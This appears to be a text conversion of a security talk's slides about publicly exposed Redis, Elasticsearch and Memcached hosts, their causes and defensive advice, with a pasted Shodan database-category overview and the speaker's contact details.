
# What Did We Find?

## Redis Hosts by Version





# What Did We Find?

Elasticsearch Hosts By Version




# What Did We Find?




**NOT BAD**

# What Did We Find?




# What Did We Find?



# What Did We Find?

Memcached Hosts by Version



**Why** does this happen?





# Why Does this Happen?

- Default configs listen on all interfaces
- Quickstart guides stop before addressing security concerns
- Lack of maturity in software
- “It just works.”



Things are getting better



# Things are Getting Better

- Redis “Protected Mode”
- Default configs listening on localhost
- Large data breaches being cleaned up
- Software becoming more mature



# How to protect yourself




# How to Protect Yourself

- Using these technologies **isn't a bad thing**
- Limit exposure to needed clients
- Keep the software up-to-date
- Use authentication where possible
- Regularly audit systems for exposure



# Future Work



## Databases

### Technologies




MySQL is an open-source relational database management system. It is a popular choice of database for use in web applications, and is a central component of the widely used LAMP open-source web application software stack.

Explore MySQL



PostgreSQL, often simply Postgres, is an ORDBMS with an emphasis on extensibility and standards-compliance. It can handle workloads ranging from small single-machine applications to large Internet-facing applications with many concurrent users.

Explore PostgreSQL



MongoDB is a document-oriented database that is classified as a NoSQL database. It eschews the traditional table-based relational database structure in favor of JSON-like documents with dynamic schemas.

Explore MongoDB



Riak is a distributed NoSQL key-value data store that offers high availability, fault tolerance, operational simplicity, and scalability. In addition to the open-source version, it comes in a supported enterprise version and a cloud storage version.

Explore Riak

### Further Reading

#### Terabytes of MongoDB Data Exposed

By default, MongoDB used to listen on the public network interface. This has resulted in many MongoDB users inadvertently making their data viewable to anyone on the Internet.

<https://blog.shodan.io/its-the-data-stupid/>

#### Memory as a Service

To improve website performance many companies deploy technologies such as Redis or Memcached to store data in-memory. Read on for a look at the public exposure of the Memcached in-memory storage system.

<https://blog.shodan.io/memory-as-a-service/>

### Common Terms

RDBMS    Relational Database Management System

Source: <https://www.shodan.io/explore/category/databases>



# Helpful Resources

- [MongoDB](#)
- [Redis](#)
- [Memcached](#)
- [Couchbase](#)
- [Elasticsearch](#)
- [Cassandra](#)



# Thank you!

# Questions?

@jw\_sec

[jwright@duo.com](mailto:jwright@duo.com)

